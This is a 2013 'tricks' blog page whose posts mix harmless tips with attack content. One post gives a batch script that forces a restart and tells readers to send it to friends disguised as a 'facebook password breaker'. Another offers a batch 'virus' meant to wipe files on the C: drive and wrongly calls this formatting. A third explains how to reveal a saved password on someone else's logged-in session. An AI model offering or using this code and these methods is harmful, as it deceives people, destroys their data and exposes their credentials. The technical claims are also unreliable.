Showing posts with label Interesting tricks. Show all posts

Thursday, August 15, 2013

How To Create A Facebook Virus

Creating virus is illegal but creating funny virus is not.


Here I will show you how to make a funny virus to panic your friends ;)
In this trick I will show you how to make Facebook virus using simple commands on notepad.

This will make the victim think they have got a virus when they click on an icon such as Internet Explorer. :P
Follow these steps:
1) Open notepad
2) Type this in:
@echo off msg * WARNING VIRUS DETECTED!! AFTER 5 MINUTES
YOUR FACEBOOK ACCOUNT WILL BE DELETED!!TO REMOVE THE
VIRUS CLICK OK OR CLOSE THIS BOX!
PAUSE shutdown -r -t 300 -c ?SORRY!!! YOUR FACEBOOK ACCOUNT
IS NOW BEING DELETED!!! PLEASE WAIT ..........."

3)Save as facebook password breaker .bat extension

5) Send it to your friends and say them it can break Facebook accounts..

When He/She double click it a message will open and their computer will restart. After five minutes windows will restart, that is all.

This is totally harmless and will give you a laugh. :D

Wednesday, August 14, 2013


How To Shut Down Windows Automatically

In Windows it is only possible with Windows Task scheduler to automatically shut down the system but it is not so user friendly and some users review that it is not a pleasant built-in tool.


By Wise Auto Shutdown you can easily schedule your system and manager shut down, log off, restart, hibernate, sleep and close power on daily basics at fix time, at specified time or by setting time from now. Moreover you can click over check box “Please remind me 5 min before the task is executed”. 
This will notify you 5 min before performing the task and help you to close all the running task or save the important documents.


Following are the reason for Why to choose Wise Auto Shutdown? 
1 Free Of Cost 
2 Easy of Use 
3 Able to finish various task

-Hibernate
-Log off
-Power off
-Restart
-Shut down
-Sleep 

4 Various ways to specify time.

-Daily
-Specific time
-From now

5 A warm and timely reminder6 Silent running mode


Sunday, August 11, 2013

Reveal The Password In Asterisk Form (****)

ASTERISK UNMASKING:
Hi guys, in this article am gonna tell you about how to reveal the password in asterisk form.


Now you can reveal the password from Asterisk form (****). This is usually happens when a user forgot to log out from a specific site and probably set their login preferences to ''Remember me''.. 
So we can easily log in to their account but we definitely would not see their password. This picture shows that what i want to say.

HOW TO REVEAL PASSWORD IN ASTERISK FORM:

1.In Google Chrome Browser:

Simply highlight or select the asterisk password and right-click on it, then scroll down and click on ''Inspect element'' as shown below in screenshot.

After this a pop up box will appear on at the bottom of your browser window. 
See the image below:


Now "double-click" where it is labelled ''password'' and change it to ''text'' as shown in the images below:
Screen Shot 1

Screen Shot 2

After changing it, Hit Enter!!!
You will be able to see the password in clear text.. :)

2. In Opera Browser

I also tried out the same trick opera browser (Opera Next ) and it works too..
It is Same method as that of Google chrome browser. Though there is a slight difference in the pop up window.
See the image below..

3.In Mozilla Firefox


As for the Firefox browser, it has got no built in ''Inspect Element'' :( . Therefore you will need two firefox extensions known as.

- DOM Inspector Download here 
- Inspect This  Download here 

Now Install both the above extensions into your firefox and restart your browser. 
Now go to the Asterisk password, highlight and right-click on it, then scroll down your options and click on ''Inspect Element'' :P


Clicking on "Inspect Element" will open the "DOM Inspector" window..
In the right pane of the DOM Inspector window, "double click" on where it says "Type" and "Password" as shown below.

An "Edit Attribute" pop up will open..
Now change the Node Value to from "password" to "text" and hit Enter!!!
Yahoooo.... ;) at this point, you will be able to see the password in clear and plain text..

Enjoy :)

Tuesday, August 6, 2013

Convert A Document Or Any Web Page To PDF

Convert Any Document or Web Page to PDF


Now you can Convert A Document Or Any Web Page To PDF with BullZip Software,it provides a Free Pdf printer. With this free tool, you can simply "print out" your document or webpage to a pdf file, just about the same way as you print it out to a printer.
You can visit BullZip.com for more information about the software.You can downloads this software. 

Download

To get started, first follow the link above and download Free Pdf Printer from BullZip, then install it to your computer.
Once you're done, you might need to close the program (or the web browser) which you're currently viewing the document. This helps refreshing the list of available printers on your computer.
Once you get back to the document you want to convert, perform the same steps are you print out the document, i.e. File > Print.
When you see the Print window pop-up, select "Bullzip PDF Printer" under "Printers", then click "OK".
BullZip PDF Printer will then start to analyze your document and display a new pop-up window,
where you can direct it to the location you want to save the pdf file.
Follow the pop-up windows and.. yes The PDF document is created!!! :)

Enjoy

Saturday, August 3, 2013

Making Personal Diary Using Notepad

You can make notepad as a personal diary.

Here you will learn to use notepad as Digital diary or a log book to keep record of your daily work instead of using pen and paper.

Simple method:

1. Open Notepad and Type .LOG (in capital Letters and press enter

2. Save the program with any name and close it.

3. Open the file again. Now you can see current date and time, This will happen every time you reopen notepad.

Now you can write your data with time and date,

Enjoy

Creating A Virus That Format C: Drive

How To Make A Virus the delete or format all data of C: drive of a computer in few seconds.


In this trick we will be creating virus in notepad using batch file programming. This virus is really simple to create yet very dangerous.

Method:

1. Open Notepad and copy below code into it.

@Echo off
Del C:\ *.* |y

2. Then Save this file as virus.bat
3. Now, running this file format C Drive.

Enjoy 

Saturday, July 20, 2013

How to increase photo uploading spead

Now, it is possible to increase facebook photo upload speed through a simple trick...

Just follow these simple steps -

1.) Login To Your Facebook Via Firefox browser.

2.) Click On Tools Menu Of Firefox Browser,Than Go To Options,Than Content Tab,And  Uncheck "Load Images Automatically" Line And Click Ok.Firefox>>>Tools Menu>>>Options>>>Contents Tab>>>Automatically Load Images

3.) Now,Go To Your Wall And Click "Upload Images/Videos".